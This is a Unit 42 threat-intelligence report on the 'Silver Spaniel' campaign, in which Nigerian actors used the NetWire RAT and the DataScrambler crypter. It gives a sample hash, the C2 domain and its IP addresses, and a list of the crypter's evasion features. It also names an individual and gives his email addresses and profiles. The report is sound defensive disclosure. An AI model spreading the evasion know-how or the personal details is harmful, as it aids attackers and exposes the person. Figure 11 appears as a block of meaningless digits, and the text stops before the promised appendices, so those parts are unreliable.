419EVOLUTION

REPORT BY unit42

PALO ALTO NETWORKS | 4401 Great America Parkway | Santa Clara, CA 95054
www.paloaltonetworks.com

paloalto networks®

TABLE OF CONTENTS

Executive Summary 3

Silver Spaniel Campaign 4

- Attack Correlation 5

Actor Case Study: Ojie Victor 7

Selected Tool Analysis 10

- DataScrambler 10
  - Background 11
  - Analysis 13
- NetWire 15
  - Background 16
  - Analysis 18

Mitigation and Detection 21

Conclusion 24

Appendix 1: NetWire File Hashes 25

Appendix 2: Data Scrambler AutoIt Script 27

Executive Summary

In the past three months Palo Alto Networks® has identified a series of attacks emanating from Nigerian actors against our customers in Taiwan and South Korea. Our team is tracking this activity under the code name Silver Spaniel. These attacks have deployed commodity tools that can be purchased for small fees on underground forums and deployed by any individual with a laptop and an e-mail address.

Two specific tools were used in multiple attacks that gave the actors the ability to take control of a system without being detected by antivirus programs. Despite the effectiveness of these tools, some of these actors showed remarkably poor operational security that revealed their infrastructure and real world identities.

The group is comprised of individuals who have previously operated 419 scams, which rely on tricking wealthy individuals into giving their wealth to the scammer. These individuals are often experts at social engineering, but novices with malware. In the past three years they have begun launching more attacks using malware and learning new tactics on Internet hacking forums.

Recent Silver Spaniel attacks have deployed a Remote Administration Tool (RAT) named NetWire that gives a remote attacker complete control over a Windows, Mac OS X or Linux system through a simple graphical user interface. The actors used a second tool named DataScrambler to render the file undetectable by most antivirus engines before distributing the file as e-mail attachments.

Palo Alto Networks detected this attack, and many others, using our WildFire™ dynamic execution engine that identifies new malware without the use of signatures. Our threat intelligence team, Unit 42 investigated the tactics, tools and infrastructure used to put this threat into context and has shared this information with the security community to shine light on this little-discussed threat.

Silver Spaniel Campaign

On May 6th Palo Alto Networks detected a malicious e-mail attachment named "Quatation For Iran May Order.exe" as it was sent to approximately twenty targets. On May 7th, a third party uploaded the attachment to VirusTotal.com for analysis and it was scanned by 51 Antivirus engines. Only two engines, AntiVir and Sophos, detected the file as malicious at that time. That file has the following characteristics:

Filename: Quatation For Iran May Order.exe
MD5: fc35c4f519d1632f85151e4e2d2f370e
SHA1: e1860d1a2b0d1be5a2caec0558785b3cc669adba
Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size: 774808

This sample is a variant of the NetWire RAT crypted with a tool named DataScrambler to avoid AV detection. Both of these tools are described in more detail in the Selected Tool Analysis section.

While investigating this attack our team identified multiple attacks that exhibited similar characteristics and began tracking the campaign under the codename Silver Spaniel. With regard to the phases of the Cyber Kill Chain®[1-2], Silver Spaniel attacks exhibit the following characteristics.

Reconnaissance

Not enough information on how Silver Spaniel actors discover or select their targets is available at this time. The majority of attacks detected thus far target Taiwanese and South Korean companies.

Weaponization

Silver Spaniel actors do not appear to build any tools on their own, instead relying on those sold by other actors on underground forums.

Delivery

Silver Spaniel actors deliver payloads as e-mail attachments with names that are related to their social engineering content. Examples include:

Quatation For Iran May Order.exe

Samples Photos Oct Order.exe

New Samples Required.exe

Exploitation

Silver Spaniel attacks have thus far not exploited any software vulnerabilities and have instead relied entirely on social engineering to trick victims into installing malware.

[1] Cyber Kill Chain is a registered trademark of Lockheed Martin Corporation.

[2] Cloppert, Hutchins, Amin. Intelligence-driven CND through Analysis of Adversary Kill Chains and Campaigns, Proceedings of the 6th Annual Conference on Information Warfare and Security, March, 2011.

Installation

Silver Spaniel actors rely on tools that are available on underground hacking forums like HackForums.net. The primary tool used in attacks observed thus far is the NetWire RAT, described later in this report, but other attacks have also used the DarkComet RAT.

Command and Control (C2)

Silver Spaniel attacks share multiple common features for command and control activity. The attackers configure each RAT to connect to a dynamic DNS domain obtained from NoIP.com, such as living2013mh.no-ip.biz.

The actors use a VPN service provided by NVPN.net , which routes their traffic through a different IP address than the one provided by their ISP. This both hides the traffic from their local ISP and allows them to route the TCP port their RAT uses to their system. In the case of NetWire, the default port is 3360, but may be changed by the operator. The full list of ports used in these attacks is contained in the Mitigation and Detection section of this document.

Rather than manually configure the Dynamic DNS domain to point to the VPN IP address assigned to them, at least one attacker configured their system to use the Dynamic Update Client (DUC) provided by NoIP.com to automatically direct traffic destined for their domain to the IP address of their PC. This automated the assignment process, but also exposed their non-VPN IP address and location. These non-VPN IP addresses belong to ISPs that provide mobile Internet access to much of Nigeria.

Actions on Objective

Silver Spaniel actors' objective appears to be stealing passwords and other data they can use to further compromise their victim. Thus far we have not observed any secondary payloads installed or any lateral movement between systems, but cannot rule out this activity.

Attack Correlation

The tactics, techniques and procedures deployed by Silver Spaniel actors indicate their sophistication level is low compared to that of nation-state sponsored actors and advanced cyber criminals. While many actors use commodity RATs like NetWire, running an operation from a PC and not being careful to avoid exposing one's actual IP address shows a lack of concern for or knowledge of operational security.

[3] NVPN.net home page. Accessed 6/24/2014. http://nvpn.net/

[4] Dynamic DNS Update Client (DUC) for Windows. No-IP.com. Accessed 6/25/2014 http://www.noip.com/download?page=win

Passive DNS data from multiple sources, including PassiveTotal.org, allowed our team to track the command and control domain, living2013mh.no-ip.biz, to the IP addresses listed in Table 1. The first four IP addresses are located in the United States and France. The addresses highlighted in red are used by NVPN.net to hide the location of their users. 173.254.223.79 may also be used for this purpose, but we have not been able to make a conclusive link to NVPN. Finally, the green addresses all belong to Nigerian mobile and satellite Internet providers.

TABLE 1 + IP Addresses Associated with living2013mh.no-ip.biz

AS	IP	COUNTRY	NETWORK
12876	212.83.131.214	FR	AS12876 ONLINE S.A.S.,FR
32181	69.65.7.136	US	ASN-GIGENET
36351	174.127.99.209	US	SOFTLAYER
29761	173.254.223.79	US	AS-QUADRANET
198504	141.105.167.124	N/A	LU1 STAR SATELLITE COMM.
37340	197.242.122.153	NG	Spectranet,NG
37340	197.242.126.20	NG	Spectranet,NG
37340	197.242.126.219	NG	Spectranet,NG
198504	197.242.249.241	NG	LU1 STAR SATELLITE COMM.
198504	197.242.249.242	NG	LU1 STAR SATELLITE COMM.
198504	197.242.249.243	NG	LU1 STAR SATELLITE COMM.
198504	197.242.249.244	NG	LU1 STAR SATELLITE COMM.
198504	197.242.249.245	NG	LU1 STAR SATELLITE COMM.
198504	197.242.249.246	NG	LU1 STAR SATELLITE COMM.
37076	41.190.2.182	NG	ETISALAT-NG,NG
37076	41.190.3.217	NG	ETISALAT-NG,NG
37076	41.190.4.131	NG	ETISALAT-NG,NG
37076	41.190.4.147	NG	ETISALAT-NG,NG
37076	41.190.4.152	NG	ETISALAT-NG,NG
37076	41.190.4.171	NG	ETISALAT-NG,NG
37076	41.190.4.179	NG	ETISALAT-NG,NG
37076	41.190.4.186	NG	ETISALAT-NG,NG
37076	41.190.4.230	NG	ETISALAT-NG,NG
37076	41.190.4.249	NG	ETISALAT-NG,NG
37076	41.190.4.41	NG	ETISALAT-NG,NG
37076	41.190.4.67	NG	ETISALAT-NG,NG
37076	41.190.4.82	NG	ETISALAT-NG,NG
37076	41.190.5.145	NG	ETISALAT-NG,NG
37148	41.203.94.17	NG	globacom-as,NG
37127	41.71.140.205	NG	VISAFONE,NG
37127	41.71.143.55	NG	VISAFONE,NG
37127	41.71.158.67	NG	VISAFONE,NG

[5] CIA World Factbook Nigeria. Accessed 6/25/2014. https://www.cia.gov/library/publications/the-world-factbook/geos/ni.html

The fact that so many IP addresses are associated with this single dynamic DNS domain over the course of a few months (see Figure 1) indicates that the command and control server is likely connecting through a mobile Internet connection. Mobile Internet and telephone access is sixty times more common in Nigeria than fixed line access.[5]




FIGURE 1 + Timeline of IP/Domain Associations from Passivetotal.org


The NVPN and Nigerian IP addresses have been used for many types of malicious activity in recent years, but by their nature they cannot be associated with a single actor. When one user disconnects their mobile access point they give up their IP address, which is later reassigned to another user. The same is true for the IP addresses assigned by NVPN.net, which may be shared by multiple individuals at once.

Despite the transient nature of these IP address connections we believe that this attack, and many others, are associated with actors located in Nigeria conducting criminal activity. In the past this activity came in the form of 419 scams and phishing attacks, but as the actors became more sophisticated they began deploying new tools to conduct fraud. Trend Micro identified this type of activity in a report titled "Ice 419"[6] in November 2013. In that report, the actors use Ice IX, a variant of the Zeus Trojan to capture credentials for online banking websites. The Silver Spaniel activity is a continued evolution of these attacks.

Actor Case Study: Ojie Victor

During the course of our investigation into Silver Spaniel activity, our research team discovered a Nigerian individual, Ojie Victor, who demonstrated his transition from 419 scammer to malware operator through social media.

Mr. Victor first came to our attention when he posted a comment on the WorldWiredLabs.com website using his Facebook account. Specifically, the post was a comment made May 6th in reply to an announcement of the latest release of NetWire.[7]



Engr Ojie Victor · Ambrose Alli University (AAU) Ekpoma

the keylogger function dont work well u only get saved passwords why ? cant this be fixed?

Reply · Like · May 6 at 1:41am

Figure 2: Ojie Victor command on NetWire 1.5c Release Announcement

[7] CIA World Factbook Nigeria. Accessed 6/25/2014. https://www.cia.gov/library/publications/the-world-factbook/geos/ni.html

[8] Engr Ojie Victor Profile. Accessed 6/24/2014. https://www.facebook.com/lovenotwars

One can easily follow this comment back to Mr. Victor's Facebook profile, where his cover photo shows a hand holding a small stack of $100 bills. This is one of many photos of cash posted on his Facebook page, which is open to the public.[8] The Facebook profile uses a custom URL of https://www.facebook.com/lovenotwars, which indicates the owner chose the name "lovenotwars" for his profile.





Figure 3: Ojie Victor's Facebook Page

This is not the only Facebook post Mr. Victor made related to malware use. In 2012 he made the following posts on page of BestCrypters.



Engr Ojie Victor the crypter works well now but why is it that there is no crypter to crypt zeus botnet ?
February 9, 2012 at 3:25am · Like

Engr Ojie Victor I NEED A SPOOFER FOR MY CYBERGATE RAT ... CAN SOMEBODY HELP ME OUT HERE? ojeyvictor19999@yahoo.com
February 9, 2012 at 3:37am · Like

Engr Ojie Victor add me to gv me the infos on the spoofer for my cybergate RAT ...
February 9, 2012 at 3:38am · Like


Engr Ojie Victor @CLYDE ... i av tried it in past with zeus botnet but it does not work .. never crypts zeus ...
March 14, 2012 at 12:56am · Like

Engr Ojie Victor @all can anyone here setup spyeye latest version ? please PM so that i watch u via teamviewer 7 add me in YM ... d.plewes@hotmail.com i await your kind gesture to a fellow of icrypt gold ..
March 14, 2012 at 12:58am · Like

Figure 4: Ojie Victor posts on BestCypters Facebook page.

Mr. Victor uses the handle "lovenotwars" in many locations on the Internet. In 2011, he created a series of dating website profiles using the handle. In these he claims to be a middle-aged man seeking love in Canada, the US and multiple Scandinavian countries. These profiles all contain similar content, including the following paragraph.

> *hi, i am very nice and down to earth person,friendly, loving,sweet and simple, i like spending time with my family. watching movies,reading book and once in a while i like to go out for a dinner. don't have much to say about me.life is hard but if you keep smile on face things can workout better that's what i believe.i will tell everything about me whenever i find my Mrs right.*


Lovenotwars

Profile | Pictures

Add to friends
Add to favorites
Send message
Send wink

Pictures

General

I am:	Man
Seeking a:	Woman
Age:	49
Country:	Canada
City:	CALGARY
Looking for:	Romance
With age from:	30
to:	80
Headline:	We need love .. not wars

Appearance


Ethnicity Race:	Caucasian (white)
Body type:	Average
Eyes:	Blue
Hair:	Black
Height:	6' 0" (183 cm)

Lifestyle

Figure 5: Example "lovenotwars" Dating Profile

Scammers often use fake dating profiles to lure individuals into thinking they have entered an online relationship, only to be scammed out of hundreds or thousands of dollars.[9]

Mr. Victor uses the handle "lovenotwars" on multiple forums, including HackForums.net and OpenSC.ws, where he most likely learned to launch attacks using malware. Mr. Victor made just eight posts[10] to OpenSC.ws in 2011, looking for crypters and tutorials on how to use the SpyEye banking trojan. In one post he specifically linked his account the e-mail address he posted on the BestCrypters Facebook page, ojeyvictor19999@yahoo.com.


06-12-2011

Thread: Zeus Merrychristmas
by lovenotwars


Replies: 16
Views: 2,800

i dont know how to setup spyeye .. it is too...

i dont know how to setup spyeye .. it is too complex .... can anyone here teach me via teamviewer ? add me ojeyvictor19999@yahoo.com

Figure 6: lovenotwars post to OpenSC.ws asking for help with SpyEye

Posts from "lovenotwars" on HackForums.net began in 2012 and primarily consist of requests for help with tools he has deployed. In one of his earlier posts, he comments that he wants to buy a RAT named BlackShades and links to another e-mail address "d.plewes@hotmail.com".


*** - lovenotwars - 04-10-2012 06:29 PM**


i want to buy blackshade and i need someone here to help me pm xvisceral on how to get a reference number to complete my payment at http://www.bshades.eu please my id is d.plewes@hotmail.com am online 247 waiting for a good response .... thanks all

Figure 7: lovenotwars post revealing d.plewes@hotmail.com e-mail address.

[9] Romancescam.com Home Page. Accessed 6/25/2014. http://www.romancescam.com/

[10] OpenSC.ws Post History for lovenotwars. Accessed 6/25/2014. https://www.opensc.ws/search.php?searchid=1137558

In a later post he discussed using a particular crypter with Ice IX and Zeus.



*** - lovenotwars - 01-30-2013 03:07 PM**

this is the best crypter ever for ice 9 and zeus ... its fud 100% and execution rate is fast ... less than 5 seconds

i have paid for a 1 year license ... hurry while it last to secure yours

Figure 8: lovenotwars post claiming use of Ice IX and Zeus Banking Trojans.

Mr. Victor used his two e-mail addresses to register the following domains.

- banpicb.com
- banpinc.com
- kk-properties-nigeria.com
- unctdatunc.org
- citibkline.com
- stb-eglobal.com
- satviz-mys.com

Some of these appear to have been used in phishing attacks in 2011 but only kk-properties-nigeria.com remains registered but is not currently resolving to any IP address. In July of 2013, the domain was directed to 70.39.82.2, which was also hosting a wide range of malware and phishing websites at that time.[11]

While we have not connected Ojie Victor to specific attacks on Palo Alto Networks customers, his activities represent the characteristics of the Silver Spaniel campaign: individuals who began their criminal careers operating 419 scams and are evolving their craft to use malware tools found on underground forums.

Selected Tool Analysis

Many tools are available in underground markets to help Silver Spaniel actors steal data and avoid detection. HackForums.net is a popular marketplace for individuals to locate and purchase packers, backdoors and services. DataScrambler and NetWire are both sold on these forums and were key components in multiple attacks against Palo Alto Networks customers described earlier in this report.


DataScrambler

When using a commodity Trojan like NetWire attackers often chose to use crypters to evade detection by antivirus (AV) programs. Crypters take an input executable and wrap it in a layer of protection, normally an entirely separate executable, which hides the actual malware from scanning engines. DataScrambler is one-such program and it is the primary reason that only two of 51 antivirus vendors detected the "Quatation For Iran May Order.exe" sample described above.

[11] VirusTotal.com Passive DNS Data for 70.39.82.2. Accessed 6/24/2014. https://www.virustotal.com/en/ip-address/70.39.82.2/information/

Background

On HackForums.net, an individual using the handle Mace sells DataScrambler for between $25 US dollars and $60 US dollars depending on how long the purchaser intends to use it. Packers are only useful as long as antivirus programs do not detect them and Mace has a history or providing regular updates to DataScrambler users.




PRICES

$25	$30	$45	$60
30 DAYS	90 DAYS	180 DAYS	365 DAYS

Figure 9: DataScrambler Prices posted to HackForums.net by Mace

Mace advertises the tool as FUD, or "Fully UnDetectable" by AV programs. He also includes screenshots and a long list of features the tool provides to users.



FEATURES

- ✓ Full Unicode Support
- ✓ Hidden StartUp
- ✓ Unique Stub Generator
- ✓ Bot Killer
- ✓ Persistence
- ✓ Hide Process
- ✓ Anti Botkiller
- ✓ Anti Analyzers
- ✓ Assembly Changer & Cloner
- ✓ File Scanner
- ✓ Anti Virtual Environments
- ✓ Icon Changer
- ✓ Mutex
- ✓ Force Admin
- ✓ Disable Task Manager
- ✓ Disable System Restore
- ✓ Custom Fake Message
- ✓ Delay
- ✓ Bypass Firewalls
- ✓ Spreaders: Facebook, Skype, Runescape, Omegle, tinychat

Figure 10: DataScrambler Features posted to HackForums.net by Mace

The DataScrambler website describes these features in more detail:

Hidden Startup Adds the encrypted output to startup, so that when the computer restarts, the encrypted output will be launched. This is hidden from msconfig.

Force Admin Forces administrator rights onto the encrypted output.

Mutex Allows the encrypted output to only be executed once.

Delay This feature will delay the execution of the encrypted output, this can be used to bypass certain security functions.

Anti Botkiller Prevents the deletion of the startup of the encrypted output.

Persistence Prevents the termination of the encrypted output. It will be very difficult to get rid of.

Botkiller Kills all startup items except for the encrypted output.

Disable UAC Disables UAC (user account control).

Fake Message A chosen fake message will pop up when the encrypted output is executed.

Anti Taskmanager Disables the task manager for the current user.

Extension Spoofer Spoofs the extension of the encrypted output.

Assembly Changer Changes the assembly information of the encrypted file.

Anti Environments The encrypted file cannot be run in certain environments like sandbox or virtual box.

Disable System Restore Disables the system restore, so the user cannot restore the operating system to a time where the encrypted file was not executed.

System Hidden Hides the encrypted file from the operating system.

Protect Process Protects the encrypted file's process from being terminated.

Binder Binds the chosen file to the encrypted file.


Cure System Cleans the operating system of the encrypted file, this will delete the startup if it was enabled and much more.

Icon Changer Changes the icon of the encrypted output.

Scanner Scans a chosen file and displays the detections from specific anti-viruses.

Profiles Saves the chosen features and can be used to remember specific settings on the crypter.

DataScrambler is a very capable crypter, not only hiding the binary but also allowing the attacker to choose how their malware runs on the system, maintains persistent operation through system restarts and even spread to other systems through applications like Facebook and Skype. The tool has a simple interface which allows for a significant level of customization related to the output binary as well as the resulting installation activity.



```
491110947507724247677780600623411432591116806374
590175822237438288604721626727616288200592880889
610983014933883646391377015091679186912745251185
412720022024675815560482750940924488677010558183
708056438463141594706522918896939106216561223507
390212980435227514292101716989597674671167658435
628244691549497758073387708740724485825439194323
597672738004109539474996251318417803685757945966
639190023992414264691372514220451387985255036487
667726036151027060112102574672885466895311996413
264090887682817034299399365345952758528819069193
```

Figure 11: DataScrambler Version 2.0.3 Interface

